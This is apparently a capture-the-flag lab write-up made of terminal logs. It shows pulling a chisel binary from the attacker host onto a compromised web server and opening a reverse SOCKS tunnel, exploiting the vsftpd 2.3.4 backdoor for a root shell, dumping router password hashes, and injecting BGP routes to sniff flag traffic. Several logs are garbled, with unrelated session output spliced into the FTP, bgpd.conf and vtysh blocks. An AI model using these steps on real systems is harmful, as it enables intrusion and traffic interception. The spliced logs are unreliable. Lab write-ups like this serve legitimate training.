172.16.1.0/24 dev eth1 proto kernel scope link src 172.16.1.10
172.18.0.0/16 dev eth0 proto kernel scope link src 172.18.0.2
python3 -m http.server 8100(kali)
python3 pyt_downloader(target)
```

Here is python code

```
(kali@kali)-[~/THM/bother]
$ python3 -m http.server 8100
Serving HTTP on 0.0.0.0 port 8100 (http://0.0.0.0:8100/) ...
10.10.123.236 - - [12/Oct/2023 12:52:47] "GET /chisel_1.9.1_linux_amd64 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
(kali@kali)-[~/THM/bother]
$ cat pyt_downloader
import urllib.request
url = "http://10.18.88.130:8100/chisel_1.9.1_linux_amd64"
file = "chisel_1.9.1_linux_amd64"
urllib.request.urlretrieve(url, file)
(kali@kali)-[~/THM/bother]
$
```

```
./chisel_1.9.1_linux_amd64 server --p 8000 --reverse (kali)
```

```
./chisel_1.9.1_linux_amd64 client 10.18.88.130:8000 R:socks (target)
```

```
chisel_1.9.1_linux_amd64
functions.php
home.php
index.php
info.php
mobile-app-prototype.apk
pyt_downloader
shell.php
tmpboolw.php
tmppwdzx.php
www-data@app:~/html$ chmod 777 chisel_1.9.1_linux_amd64
www-data@app:~/html$ ./chisel_1.9.1_linux_amd64 client 10.18.88.130:8000 R:socks
2023/10/12 17:01:28 client: Connecting to ws://10.18.88.130:8000
2023/10/12 17:01:28 client: Connected (Latency 51.618501ms)
(kali@kali)-[~/THM/bother]
$ ./chisel_1.9.1_linux_amd64 server --p 8000 --reverse
2023/10/12 13:00:21 server: Reverse tunnelling enabled
2023/10/12 13:00:21 server: Fingerprint 6mBcc0R4K0x61iHAj0JNSAGS/S5zuqxCKJyJQt+Zp+4=
2023/10/12 13:00:21 server: Listening on http://0.0.0.0:8000
2023/10/12 13:01:29 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```


```
proxychains4 nmap -Pn 172.16.1.0/24 172.18.0.0/16 --open
```

Very long scan

But found ftp on **172.16.1.128**

```
(kali@kali)-[~]
$ proxychains4 -q ftp 172.16.1.128
Connected to 172.16.1.128:very (NULL) - 3 columns
220 (vsFTPD 2.3.4) //10.10.123.236/api.php?apikey=
Name (172.16.1.128:kali): anonymous86b71)--
331 Please specify the password.
Password: [INFO] the back-end DBMS is MySQL
500 OOPS: cannot change directory:/var/lib/ftp
ftp: Login failed
ftp> [INFO] technology: Nginx 1.14.0
[INFO] and DBMS: MySQL >= 5.6
[INFO] going to use a web backdoor for
[INFO] fingerprinting the back-end DBM
[INFO] the back-end DBMS operating sys
```

Vulnerable version



vsftpd 2.3.4 - Backdoor Command Execution

<b>EDB-ID:</b> 49757	<b>CVE:</b> 2011-2523	<b>Author:</b> HERCULESRD	<b>Type:</b> REMOTE	<b>Platform:</b> UNIX	<b>Date:</b> 2021-04-12
<b>EDB Verified:</b> ✓		<b>Exploit:</b> 📄 / {}		<b>Vulnerable App:</b>	

```
proxychains4 python3 exploit 172.16.1.128
```

```
(kali@kali)-[~]
$ proxychains4 python3 exploit 172.16.1.128
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
/home/kali/exploit:11: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
from telnetlib import Telnet
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.1.128:21 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.1.128:6200 ... OK
Success, shell opened
Send 'exit' to quit shell
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
ls
bin
dev
etc
home
lib
media
mnt
opt
proc
root
run
sbin
srv
supervisord.log
supervisord.pid
sys
tmp
usr
var
cd /root
ls
flag.txt
vsftpd
cat flag.txt
{FLAG:Router1:c877f00ce2b886446395150589166dcd}
```

## Check route and devices

```
route -n
```

```
arp -a
```

```
route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
0.0.0.0 loader 172.16.12.1 0.0.0.0 UG 0 0 0 eth0
172.16.1.0 0.0.0.0 255.255.255.0 U 0 0 0 eth1
172.16.2.0 p 172.16.12.102 255.255.255.0 UG 20 0 0 eth0
172.16.3.0 p 172.16.31.103 255.255.255.0 UG 20 0 0 eth2
172.16.12.0 172.16.12.102 255.255.255.0 UG 0 0 0 eth0
172.16.31.0 172.16.31.103 255.255.255.0 U 0 0 0 eth2
arp -a
hackback_app_1.hackback_r_ext (172.16.1.10) at 02:42:ac:10:01:0a [ether] on eth1
hackback_router2_1.hackback_r_1_2 (172.16.12.102) at 02:42:ac:10:0c:66 [ether] on eth0
hackback_router3_1.hackback_r_3_1 (172.16.31.103) at 02:42:ac:10:1f:67 [ether] on eth2
```

```
ps aux
```

```
cat /etc/quagga/zebra.conf
```

```
ps aux
PID USER %CPU TIME COMMAND
1 root 0.0 0:01 {supervisord} /usr/bin/python2 /usr/bin/supervisord -c /etc/supervisor/conf.d/supervisord.conf
7 quagga 0.00 /usr/sbin/bgpd -f /etc/quagga/bgpd.conf
8 quagga 0.00 /usr/sbin/zebra -f /etc/quagga/zebra.conf
9 root 0.00 /root/vsftpd
14 root 0.00 sh
24 root 0.00 ps aux
cat /etc/quagga/zebra.conf
!
! Zebra configuration saved from vty
! 2016/08/01 05:20:14
!
hostname zebra
password 26bd28826304933ac072ff1ed5918f36
debug zebra events
debug zebra packet
debug zebra kernel
debug zebra rib
debug zebra fpm
```

```
cat /etc/quagga/bgpd.conf
```

```
cat /etc/quagga/bgpd.conf
!raccback (most recent call last):
hostname router1loader", line 1, in <module>
password a0ceca89b47161dd49e4f6b1073fc579
log stdout: No module named request
!ww-data@app:~/html$ python3 pyt_downloader
debug bgp updates loader
!ww-data@app:~/html$ ls
router bgp 60001
  bgp log-neighbor-changes pdf
  bgp router-id 1.1.1.1 ide.pdf
  network 172.16.1.0/24 n_Test_101.pdf
Demystifying the Exploit Kit - Context White_Paper.pdf
  neighbor 172.16.12.102 remote-as 60002 if
  neighbor 172.16.12.102 weight 100
  neighbor 172.16.12.102 soft-reconfiguration inbound
  neighbor 172.16.12.102 prefix-list LocalNet in
home.php
  neighbor 172.16.31.103 remote-as 60003
  neighbor 172.16.31.103 weight 100
  neighbor 172.16.31.103 soft-reconfiguration inbound
  neighbor 172.16.31.103 prefix-list LocalNet in
!hell.php
# Deny any changes to routing to the local network
ip prefix-list LocalNet seq 5 deny 172.16.1.0/24 le 32
ip prefix-list LocalNet seq 10 permit 0.0.0.0/0 le 3264
!hmod 777 chisel_1.9.1_linux_amd64
line vty@app:~/html$ ./chisel_1.9.1_linux_amd64 client 10.18.88.130:8000 R:socks
! 1.9.1_linux_amd64 client 10.18.88.130:8000 R:socks
end3/10/12 17:01:28 client: Connecting to ws://10.18.88.130:8000
#423/10/12 17:01:28 client: Connected (latency 51.618501ms)
```

Found some vty. Interesting shell)

```
vtysh
```

```
% Unknown command.
router1.ctx.ctf# ? $ ls
ls
C clear Spect_W Reset functions
C configure Ter Configuration from vty interface
C copy White Copy from one file to another
D debug_fying ti Debugging functions text White_Paper.pdf
G disable_ature Turn off privileged mode command
a enable Turn on privileged mode command
e end_1.9.1_1 End current mode and change to enable mode
E exits.php Exit current mode and down to previous mode
h listhp Print command list
l nox.php Disable debugging functions (see also 'debug')
l pinghp Send echo messages
m quit-app-pro Exit current mode and down to previous mode
p shownloader Show running system information
s ssh.php Open an ssh connection
t start-shell Start UNIX shell
t telnet.php Open a telnet connection
w terminalop:~ Set terminal line parameters linux_amd64
c test777 chisel_1.9.1_linux_amd64
w traceroute Trace route to destination amd64 client 10.18.88.130:8000 R:socks
< undebug_nux Disable debugging functions (see also 'debug')
2 write_12_17 Write running configuration to memory, network, or terminal
router1.ctx.ctf# 28 client: Connected (latency 51.618501ms)
router1.ctx.ctf#
```



After some trying I found another shell

```
configure terminal
```

```
router1.ctx.ctf# configure terminal
configure terminal
router1.ctx.ctf(config)# /
/mpboolw.php
% Unknown command.
router1.ctx.ctf(config)#?
python pyt_downloader
python pyt_downloader
Tr access-list Add an access list entry
bgp BGP information
debug Debugging functions (see also 'undebug')
default Configure defaults of settings
dump Dump packet
enable pyt_downloader Modify enable password parameters
end End current mode and change to enable mode
exit Exit current mode and down to previous mode
fpm fpm connection remote ip and port
hostname Set system's network name
interface Select an interface to configure
ip IP information
ipv6 IP information
key Authentication key management
line 1.9.1 Configure a terminal line
list Print command list
log Logging control
nh Next Hop Resolution Protocol functions
no Negate a command or set its defaults
password Assign the terminal connection password
route-map Create route-map or enter route-map command mode
router Enable a routing process
router-id Manually set the router-id
service Set up miscellaneous service
show Negate a command or set its defaults
table Configure target kernel routing table
undebug Disable debugging functions (see also 'debug')
username Set username
vrf Enable a VRF
router1.ctx.ctf(config)#
```

I found similar attack and try to repeat



```

router1.ctx.ctf# show bgp neighbors
show bgp neighbors
% Unknown command.
router1.ctx.ctf# config terminal
config terminal
router1.ctx.ctf(config)# router bgp 60001
router bgp 60001
router1.ctx.ctf(config-router)# network 172.16.3.0/25
network 172.16.3.0/25
router1.ctx.ctf(config-router)# network 172.16.2.0/25
network 172.16.2.0/25
router1.ctx.ctf(config-router)# end
end
router1.ctx.ctf# write
write
Building Configuration...
Can't backup old configuration file /etc/quagga/zebra.conf.sav.
Can't backup old configuration file /etc/quagga/bgpd.conf.sav.
[OK]
router1.ctx.ctf# clear ip bgp *
clear ip bgp *
router1.ctx.ctf# exit
exit
route -n
Kernel IP routing table
Destination: Gateway: Genmask: Flags: Metric: Ref: Use: Iface
0.0.0.0: 172.16.12.1: 0.0.0.0: UG 0 0 0 eth0
172.16.1.0: 0.0.0.0: 255.255.255.0: U 0 0 0 eth1

tcpdump -i eth0 -A &
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
18:22:14.648462 IP 172.16.2.10.40740 > 172.16.3.10.5555: Flags [S], seq 3829370739, win 29200, options [
E..<..@.?.....
...s.php
.$... ?s.....r.]c.....
..i.....
18:22:14.648504 IP 172.16.3.10.5555 > 172.16.2.10.40740: Flags [S.], seq 3550357837, ack 3829370740, win
E..<..@.>.....

```

found UDP flag

```

18:22:25.666068 IP 172.16.2.10 > 172.16.3.10: ICMP 172.16.2.10 udp port 4444 unreachable, length 80
E...d.B..?..c...
...ll.php
.....E..Ho.@.=.p....
...dwdzx.php
...\.4]z{FLAG:UDP:3bb271d020df6cbe599a46d20e9fcb3c}
python pyt_downloader
18:22:26.591585 ARP, Request who-has 172.16.12.1 tell router1.ctx.ctf, length 28
.....B...e...e.....l...in module
18:22:36.675450 IP 172.16.3.10.54033 > 172.16.2.10.4444: UDP, length 44
E..Ht.@.>.ke... module named request
...data@app:~/html$ python3 pyt_downloader
...\.4]z{FLAG:UDP:3bb271d020df6cbe599a46d20e9fcb3c}
www.data@app:~/html$ ls
18:22:36.675482 IP 172.16.2.10 > 172.16.3.10: ICMP 172.16.2.10 udp port 4444 unreachable, length 80
E...d.N..?..W...ite Paper.pdf
...text_Red_Teaming_Guide.pdf
..!.....E..Ht.@.=.le..._Test_101.pdf
...stirring the Exploit Kit - Context White Paper.pdf
...\.4]z{FLAG:UDP:3bb271d020df6cbe599a46d20e9fcb3c}
api.php
18:22:40.677773 IP 172.16.2.10.34320 > 172.16.3.10.5555: Flags [S], seq 3290893266, win 29200, options [
E..<..@.?..V....

```

Looks like tcp flag is destroyed on begining

```
.....4
18:23:06.701953 IP 172.16.3.10.5555 > 172.16.2.10.38899: Flags [FP.], seq 18:45, ack 1, win 227, options [nop,nop,TS val 1612990 ecr 1612990], length 27
E..0#.0.>.....
...
.....]v.....
.....8d6b2bd40af6581942fcf483e}
```